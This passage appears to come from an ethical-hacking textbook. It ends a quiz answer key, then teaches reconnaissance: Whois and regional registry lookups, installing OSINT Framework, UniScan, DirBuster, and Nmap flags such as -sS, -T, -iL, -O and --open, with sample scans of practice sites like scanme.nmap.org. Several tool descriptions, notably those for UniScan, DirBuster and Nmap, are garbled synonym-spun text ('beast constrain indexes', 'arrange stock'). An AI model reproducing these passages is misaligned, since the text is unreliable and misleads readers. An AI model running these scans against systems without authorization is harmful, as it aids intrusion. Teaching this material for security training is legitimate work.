Explanation: The script used to complete the MySQL installation and secure the installation is "mysql_secure_installation". Therefore, option D is correct.

9. Answer: A
Explanation: PHP stands for Hypertext Preprocessor. It is a server-side scripting language used for web development. Therefore, option A is correct.

10. Answer: D
Explanation: As of the latest information, PHP 7.0 is not the latest version. However, given the options provided, PHP 7.0 is the latest among the choices. Therefore, option D is correct.

CHAPTER 7

Information Gathering

7.0 Information Gathering

Information gathering is often referred to as. This is the preparatory phase where we collect as much information as possible about the target of evaluation. We usually collect information about three groups,

- Network
- Host
- People involved

There are two types of Footprinting:

- Active: Directly interacting with the target to gather information about the target. E.g. Using Nmap tool to scan the target.

- Passive: Trying to collect information about the target without directly accessing the target. This involves collecting information from social media, public websites etc.



During this phase, a hacker can collect the following information:

- Searching for News Articles
- Searching For publicly Available Data
- Finding Social Media Accounts
- Domain name
- IP Addresses
- Namespaces
- Employee information
- Phone numbers
- E-mails
- Job Information
- Monitoring Website Traffic

- Web Crawlers

7.0.1 Whois Lookup

Whois lookup involves finding additional information associated with a domain. Whois lookup consists of two steps:
• Finding the domain name registration information.
• Finding the IP address range.




Figure 52 Whois Lookup

Finding the domain name registration information

While registering a domain, the domain registrar gathers additional information about the registrant. This information is normally available for public access. The general steps are:

• Querying the InterNIC website to find the registrar associated with a domain. Normally InterNIC performs a Whois lookup and provides the result.

• The attacker then queries the domain registrar's Whois database to get the registration information.

7.0.2 Finding the IP address range.

The attacker then needs to find the IP addresses associated with an organization. For this he queries the organization's name against the Whois database of an appropriate Regional Internet Registry (RIR). There are five RIR each associated with a specific geographic location:

- APNIC (Asia-Pacific region),
- ARIN (North America),
- LACNIC (Latin America and Caribbean),
- RIPE (Europe, Central Asia, Middle East regions),
- AfriNIC (Africa)

7.1 OSINT Framework

OSINT Framework, as its name implies, is a cybersecurity framework, a collection of OSINT tools to make your intel and data collection tasks easier. This tool is mostly used by security researchers and penetration testers for digital foot printing, OSINT research, intelligence gathering, and reconnaissance.

It provides a simple web-based interface that allows you to browse different OSINT tools filtered by categories. It also provides an excellent classification of all existing intel sources, making it a great resource for knowing what infosec areas you are neglecting to explore, or what will be the next suggested OSINT steps for your investigation.

OSINT Framework is classified based on different topics and goals. This can be easily seen while taking a look at the OSINT tree available through the web interface.

7.1.1 OSINT Framework Classification

There are some highlights you should know; take a look at the following indicators on the right side, for some of the listed tools:

- (T) – Indicates a link to a tool that must be installed and run locally
- (D) – Google Dork (aka Google Hacking)
- (R) – Requires registration
- (M) – Indicates a URL that contains the search term and the URL itself must be edited manually



Figure 53 OSINT Framework Classification


When you click any of the categories, such as Username, Email Address, or Domain Name, a lot of useful resources will appear on the screen, in the form of a sub-tree.

Searching for users, email addresses, IP addresses or social network details becomes super easy as you have all the tools available in one single interface. It's just like a giant OSINT bookmarks library.

7.1.2 Installation of OSINT Framework Locally

Instructions for installing/running locally.

1. Clone this repo "https://github.com/lockfale/osint-framework"



2. Open a terminal in repo directory.



and then...

install dependencies with npm:

3. Run `npm install`

```
cklpt@kali:~/OSINT-Framework$ sudo npm install

> arf@1.0.0 postinstall
> copyfiles -f ./node_modules/d3/d3.min.js ./public/js/vendor/d3


added 29 packages, and audited 30 packages in 53s

1 package is looking for funding
  run `npm fund` for details

found 0 vulnerabilities
npm notice
npm notice New minor version of npm available! 7.5.3 -> 7.19.0
npm notice Changelog: https://github.com/npm/cli/releases/tag/v7.19.0
npm notice Run npm install -g npm@7.19.0 to update!
npm notice
```


4. Run `npm start` to start SimpleHTTPServer in the /public directory on port 8000 (you'll need python installed for this, of course)

```
cklpt@kali:~/OSINT-Framework$ sudo npm start

> arf@1.0.0 start
> cd ./public; python -m SimpleHTTPServer 8000

Serving HTTP on 0.0.0.0 port 8000 ...
```

5. Open your browser to http://0.0.0.0:8000



install dependencies with bower:

3. Run `bower install`

4. Run `cd ./public; python -m SimpleHTTPServer 8000` (you'll need python installed for this, of course)

```
cklpt@kali:~/OSINT-Framework$ cd ./public; python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
```

5. Open your browser to http://localhost:8000




Figure 54 Installation of OSINT Framework Locally

7.2 UniScan

Uniscan is a basic Remote File Include, Local File Include and Remote Command Execution defencelessness scanner. uniscan-gui – LFI, RFI, and RCE powerlessness scanner (GUI) A basic Remote File Include, Local File Include and Remote Command Execution vulnerability scanner.

7.2.1 Installation of UniScan

sudo apt-get install uniscan

```
cklpt@kali:~$ sudo apt-get install uniscan
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Need to get 3,647 kB of archives.
After this operation, 12.9 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

7.2.2 Usage of UniScan

Sudo uniscan -h




Figure 55 Usage of UniScan

7.3 DirBuster

DirBuster is a multi-strung java application intended to beast constrain indexes and documents names on web/application servers. Frequently is the situation now of what resembles a web server in a condition of default establishment is not, and has pages and applications covered up inside. DirBuster endeavours to discover these. Anyway, devices of this nature are regularly as just great as the index and record list they accompany. An alternate methodology was taken to producing this. The rundown was created starting with no outside help, by slithering the Internet and gathering the registry and records that are really utilized by designers! DirBuster comes an aggregate of 9 unique records, this makes DirBuster greatly successful at finding those shrouded documents and indexes. Furthermore,

if that was insufficient DirBuster likewise has the choice to play out an unadulterated beast compel, which leaves the concealed registries and documents no place to cover up.

7.3.1 Installation of dirbuster

sudo apt-get install dirbuster

```
cklpt@kali:~$ sudo apt install dirbuster
[sudo] password for cklpt:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dirbuster is already the newest version (1.0-1kali4).
The following packages were automatically installed and are no longer required:
  figlet finger firebird3.0-common firebird3.0-common-doc freerdp2-x11 galera-4 gdal-data libarmadillo10 libarpack2 libbson-1.0-0 libcapstone3 libcfitsio9 libcharls2
  libconfig-inifiles-perl libcrypto++6 libdap25 libdap27 libdapclient6v5 libdbi-perl libepsilon1 libfbclient2 libfreerdp-client2-2 libfreerdp2-2 libfreexl1 libfyba0
  libgeos-3.8.1 libgeotiff5 libhdf4-0-alt libhdf5-hl-100 libhtml-template-perl libjs-sizzle libkmlbase1 libkmldom1 libkmlengine1 libllvm10 libmemcached11
  libmicrohttpd12 libmongoc-1.0-0 libmongocrypt0 libnetcdf18 libodbc1 libogdi4.1 libperl5.30 libplymouth4 libqhull8.0 libqt5opengl5 libradare2-4.3.1 libreadline5
  librttopo1 libsane libspatialite7 libssh-4 libsuperlu5 libterm-readkey-perl liburiparser1 libwinpr2-2 libwireshark13 libwiretap10 libwsutil11 libxcb-util0
  libxerces-c3.2 medusa node-jquery odbcinst odbcinst1debian2 python3-aioredis python3-ajpy python3-apscheduler python3-atomicwrites python3-gevent python3-git
  python3-gitdb python3-greenlet python3-ipy python3-pyexploitdb python3-pyfiglet python3-pyshodan python3-pysmi python3-pysnmp4 python3-quamash python3-smmap
  python3-tld python3-yaswfp python3-zope.event qt5-gtk2-platformtheme rsync ruby-connection-pool ruby-molinillo ruby-net-http-persistent ruby-thor rwho rwhod
  sparta-scripts toilet-fonts wapiti xfce4-mailwatch-plugin xfce4-smartbookmark-plugin xfce4-statusnotifier-plugin xfce4-weather-plugin
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 561 not upgraded.
```

7.3.1 Usage of dirbuster

```
cklpt@kali:~$ sudo dirbuster -h
DirBuster - 1.0-RC1
Usage: java -jar DirBuster-1.0-RC1 -u <URL http://example.com/> [Options]

        Options:
         -h : Display this help message
         -H : Start DirBuster in headless mode (no gui), report will be auto saved on exit
         -l <Word list to use> : The Word list to use for the list based brute force. Default: /home/cklpt/directory-list-2.3-small.txt
         -g : Only use GET requests. Default Not Set
         -e <File Extention list> : File Extention list eg asp,aspx. Default: php
         -t <Number of Threads> : Number of connection threads to use. Default: 10
         -s <Start point> : Start point of the scan. Default: /
         -v : Verbose output, Default: Not set
         -P : Don't Parse html, Default: Not Set
         -R : Don't be recursive, Default: Not Set
         -r <location> : File to save report to. Default: /home/cklpt/DirBuster-Report-[hostname]-[port].txt

Examples:

Run DirBuster in headless mode
java -jar DirBuster-1.0-RC1.jar -H -u https://www.target.com/

Start GUI with target prepopulated
java -jar DirBuster-1.0-RC1.jar -u https://www.target.com/
```

Running dirbuster on a live target

```
┌──(kali㉿kali)-[~]
└─$ dirbuster -H -u http://certifiedhacker.com
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP DirBuster 1.0-RC1 in headless mode
Starting dir/file list based brute forcing
java.io.FileNotFoundException: /home/kali/directory-list-2.3-small.txt (No such file or directory)
        at java.base/java.io.FileInputStream.open0(Native Method)
        at java.base/java.io.FileInputStream.open(FileInputStream.java:216)
        at java.base/java.io.FileInputStream.<init>(FileInputStream.java:157)
        at java.base/java.io.FileInputStream.<init>(FileInputStream.java:111)
        at com.sittinglittleduck.DirBuster.utils.Utils.getNumberOfLineInAFile(Utils.java:44)
        at com.sittinglittleduck.DirBuster.Manager.start(Manager.java:717)
        at com.sittinglittleduck.DirBuster.Start.main(Start.java:344)
java.lang.NullPointerException: Cannot invoke "java.io.BufferedReader.close()" because "d" is null
        at com.sittinglittleduck.DirBuster.utils.Utils.getNumberOfLineInAFile(Utils.java:67)
        at com.sittinglittleduck.DirBuster.Manager.start(Manager.java:717)
        at com.sittinglittleduck.DirBuster.Start.main(Start.java:344)

Caught exit of DirBuster
Writing report
Report saved to /home/kali/DirBuster-Report-certifiedhacker.com-80.txt
Enjoy the rest of your day
```

Notice it runs the scan and generates the report and finishes while notifying you. Here's a snippet of what the report looks like.

```
┌──(kali㉿kali)-[~]
└─$ cat /home/kali/DirBuster-Report-scanme.nmap.org-80.txt.txt
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Fri Apr 07 10:16:20 CDT 2023
________________________________________

http://scanme.nmap.org:80
________________________________________
________________________________________
```

Figure 56 Usage of dirbuster

7.4 Nmap

Nmap ("Network Mapper") is a free and open source (license) utility for system revelation and security reviewing. Numerous frameworks and system overseers additionally think that its valuable for capabilities, for example, arrange stock, overseeing administration redesign calendars, and observing host or administration uptime. Nmap utilizes raw IP packets in novel approaches to figure out what has been accessible on the system, what administrations (application name and form) those hosts are putting forth, what working frameworks (and OS renditions) they are running, what sort of bundle channels/firewalls are being used, and many different attributes. It was intended to quickly examine substantial systems yet works fine against single hosts.

Nmap is available on all real PC working operating systems, and binaries are accessible for Linux, Windows, and Mac OS X. Notwithstanding the great direction line Nmap executable, the Nmap suite incorporates a polished GUI and results watcher (Zenmap), an adaptable information exchange, redirection, and investigating apparatus (Ncat), an utility for looking at output results (Ndiff), and a bundle age and reaction examination instrument (Nping).

Nmap was named "Security Product of the Year" by Linux Journal, Info World, LinuxQuestions.Org, and Codetalker Digest. It was even highlighted in twelve motion pictures, including The Matrix Reloaded, Die Hard 4, Girl with the Dragon Tattoo, and The Bourne Ultimatum.

7.4.1 Other features of Nmap include:

1. Ability to easily identify all devices on a single or many networks, including servers, routers, switches, mobile devices, and so on.
2. Aids in the identification of services operating on a system, such as web servers, DNS servers, and other common applications. Nmap can also detect program versions with acceptable accuracy, which can aid in the detection of existing vulnerabilities.
3. Nmap can discover information about the operating system that is currently executing on a device. It can offer comprehensive information such as OS versions, making further techniques during penetration testing easier to design.
4. Nmap may be used to attack systems using existing scripts from the Nmap Scripting Engine during security audits and vulnerability assessment.
5. Zenmap is the graphical user interface for Nmap. It enables you to create visual network mappings for improved usability and reporting.

7.4.2 Installation of nmap

sudo apt-get install nmap

```
ckl[redacted]kali:~$ sudo apt install nmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nmap is already the newest version (7.91+dfsg1-1kali1).
The following packages were automatically installed and are no longer required:
  figlet finger firebird3.0-common firebird3.0-common-doc freerdp2-x11 galera-4 gdal-data libarmadillo10 libarpack2 libbson-1.0-0 libcapstone3 libcfitsio9 libcharls2
  libconfig-inifiles-perl libcrypto++6 libdap25 libdap27 libdapclient6v5 libdbi-perl libepsilon1 libfbclient2 libfreerdp-client2-2 libfreerdp2-2 libfreexl1 libfyba0
  libgeos-3.8.1 libgeotiff5 libhdf4-0-alt libhdf5-hl-100 libhtml-template-perl libjs-sizzle libkmlbase1 libkmldom1 libkmlengine1 libllvm10 libmemcached11
  libmicrohttpd12 libmongoc-1.0-0 libmongocrypt0 libnetcdf18 libodbc1 libogdi4.1 libperl5.30 libplymouth4 libqhull8.0 libqt5opengl5 libradare2-4.3.1 libreadline5
  librttopo1 libsane libspatialite7 libssh-4 libsuperlu5 libterm-readkey-perl liburiparser1 libwinpr2-2 libwireshark13 libwiretap10 libwsutil11 libxcb-util0
  libxerces-c3.2 medusa node-jquery odbcinst odbcinst1debian2 python3-aioredis python3-ajpy python3-apscheduler python3-atomicwrites python3-gevent python3-git
  python3-gitdb python3-greenlet python3-ipy python3-pyexploitdb python3-pyfiglet python3-pyshodan python3-pysmi python3-pysnmp4 python3-quamash python3-smmap
  python3-tld python3-yaswfp python3-zope.event qt5-gtk2-platformtheme rsync ruby-connection-pool ruby-molinillo ruby-net-http-persistent ruby-thor rwho rwhod
  sparta-scripts toilet-fonts wapiti xfce4-mailwatch-plugin xfce4-smartbookmark-plugin xfce4-statusnotifier-plugin xfce4-weather-plugin
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 561 not upgraded.
```

Figure 57 Installation of nmap

7.4.3 Basic Scans

Nmap has intelligent defaults set, so you are able to just open up Nmap and run a scan without specifying anything but the target. So, why not try it out on a computer on your network. Of course, a disclaimer, be aware of scanning systems with nmap that you do not own as that can get you in legal hot water.

Additionally, some free websites and tools that you are legally authorized to scan are as follows:

Site Certified hacker	URL http://certifiedhacker.com
Nmap scan me	http://scanme.nmap.org
Vulnweb	http://vulnweb.com
DVWA	http://dvwa.co.uk
Beebox (Buggy Web App)	http://www.itsecgames.com/

Table 2 Basic Scans

Note: some of these require download to a virtual machine


Scanning the computer running Kali isn't going to give you much of anything, so it's best to pick another computer that you own. If you already know the IP of one, awesome. If not, Nmap has a tool to get the IP addresses of the computers on your network.

Open a terminal, if you haven't already, and run the following Linux command.

 # nmap -sn 192.168.1.0/24

If your home network doesn't use the 192.168.1.X IP structure, substitute in yours. The sequence ends with 0/24 to tell Nmap to scan the entire subnet. Each device will have a name (if applicable), IP address, and MAC address with a manufacturer.

Sample output:



nmap 192.168.1.15

You can just write in the IP of that computer. Nmap will take a few seconds to probe the computer with packets and report back. The report will be short, but it will contain a list of ports with their state and which service they correspond to. It will also show that MAC address information and your IP again.


Sample output:

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.4.26
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 10:28 CDT
Nmap scan report for 192.168.4.26
Host is up (0.0045s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
4000/tcp open  remoteanything
8001/tcp open  vcom-tunnel
8002/tcp open  teradataordbms
8080/tcp open  http-proxy
9080/tcp open  glrpc

Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
```

Useful Flags

Even though the defaults do give some useful information, and you can tell which ports are open, it would still be nice to get some more data. Nmap has tons of flags that you can set to specify just how you would like it to run. There are way too many to cover in this basic guide, but you can always check out Nmap's detailed manpage for more.



```
NMAP(1)                                    Nmap Reference Guide

NAME
       nmap - Network exploration tool and security / port scanner

SYNOPSIS
       nmap [Scan Type ...] [Options] {target specification}

DESCRIPTION
       Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly
       scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what
       hosts are available on the network, what services (application name and version) those hosts are offering, what operating
       systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other
       characteristics. While Nmap is commonly used for security audits, many systems and network administrators find it useful fo
       routine tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

       The output from Nmap is a list of scanned targets, with supplemental information on each depending on the options used. Key
       among that information is the "interesting ports table".  That table lists the port number and protocol, service name, and
       state. The state is either open, filtered, closed, or unfiltered.  Open means that an application on the target machine is
       listening for connections/packets on that port.  Filtered means that a firewall, filter, or other network obstacle is
       blocking the port so that Nmap cannot tell whether it is open or closed.  Closed ports have no application listening on
       them, though they could open up at any time. Ports are classified as unfiltered when they are responsive to Nmap's probes,
       but Nmap cannot determine whether they are open or closed. Nmap reports the state combinations open|filtered and
       closed|filtered when it cannot determine which of the two states describe a port. The port table may also include software
       version details when version detection has been requested. When an IP protocol scan is requested (-sO), Nmap provides
       information on supported IP protocols rather than listening ports.
```

Figure 58 Useful Flags

-sS

The -sS flag is the default scanning flag for Nmap. It just specifies the way that Nmap will scan. Even though it's the default, it's probably a good idea to specify it anyway. This is also called a syn scan or a stealth scan because it doesn't establish a full tcp connection (three-way handshake).

-T

It may be critical to timing. The pacing of the scan not only determines how long it will take to scan, but it can also be instrumental in triggering or not triggering firewalls and other target device safeguards. While Nmap provides more fine-grained timing control, it also provides the -T flag with a set of six pre-constructed timing schemes. These timings range from 0 through 5, with 0 being the slowest and least invasive and 5 being the fastest and most overt. -T3 is the default timing flag, but many users prefer -T4 to speed up the scan.

```
┌──(kali㉿kali)-[~]
└─$ nmap -T5 scannme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 10:31 CDT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 0.80% done
Nmap scan report for scannme.nmap.org (45.33.49.119)
Host is up (0.083s latency).
Other addresses for scannme.nmap.org (not scanned): 2600:3c01:e000:3e6::6d4e:7061
rDNS record for 45.33.49.119: ack.nmap.org
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE  SERVICE
22/tcp    open   ssh
25/tcp    open   smtp
70/tcp    closed gopher
80/tcp    open   http
113/tcp   closed ident
443/tcp   open   https
31337/tcp closed Elite

Nmap done: 1 IP address (1 host up) scanned in 7.51 seconds
```

-iL

You can use Nmap to scan multiple targets at once. Doing so can easily be done in-line when you run Nmap.

nmap -sS -T4 192.168.1.4 192.168.1.35 192.168.1.102

For a small number of targets this works, but it can quickly become cumbersome and isn't all that readily repeatable. The -iL flag imports a list of targets for Nmap to use. This way, you can save tar file with that list of hosts.

192.168.1.4

192.168.1.10
192.168.1.35
192.168.1.102
192.168.1.128

Save that file and run Nmap with the -iL flag.

nmap -sS -T4 -iL /home/user/Documents/targets.txt

Nmap will read through the list and preform a scan on each entry.

-F

By default, Nmap will scan the 1000 most commonly used ports on a target machine. This, of course, takes time. If you know that you only need to or only want to scan the most common ports to reduce the run time of Nmap, you can use the -F flag. The -F flag tells Nmap to only scan the 100 most used ports instead of the usual 1000.

nmap -sS -T4 -F 192.168.1.105

Sample scan:

```
└─$ sudo nmap -sS -T4 -F scanme.nmap.org
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 10:32 CDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.090s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 95 closed tcp ports (reset)
PORT    STATE    SERVICE
22/tcp  open     ssh
80/tcp  open     http
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
646/tcp filtered ldp

Nmap done: 1 IP address (1 host up) scanned in 3.79 seconds
```

-O

If you would like information on the operating system being run on the target machine, you can add the -O flag to tell Nmap to probe for operating system information as well. Nmap is not super accurate when it comes to operating system information, but it usually gets very close.

nmap -sS -T4 -O 192.168.1.105 –open

If you are only looking for which ports are open on a specific machine, you can tell Nmap to only look for open ports with the --open flag.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -T4 -O scanme.nmap.org --open
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 10:34 CDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.082s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 993 closed tcp ports (reset), 3 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite
Aggressive OS guesses: Linux 5.4 (98%), Linux 5.0 - 5.4 (98%), Linux 4.15 - 5.6 (96%), Linux 5.1 (95%), Linux 2.6.32 - 3.13 (95%)
x 5.0 - 5.3 (94%), Linux 2.6.22 - 2.6.36 (93%), Linux 3.10 - 4.11 (93%), Linux 5.0 (93%), Linux 2.6.39 (93%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.93 seconds
```

nmap -sS -T4 --open 192.168.1.105

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -T4 --open scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 10:35 CDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.090s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 993 closed tcp ports (reset), 3 filtered tcp ports (no-response)
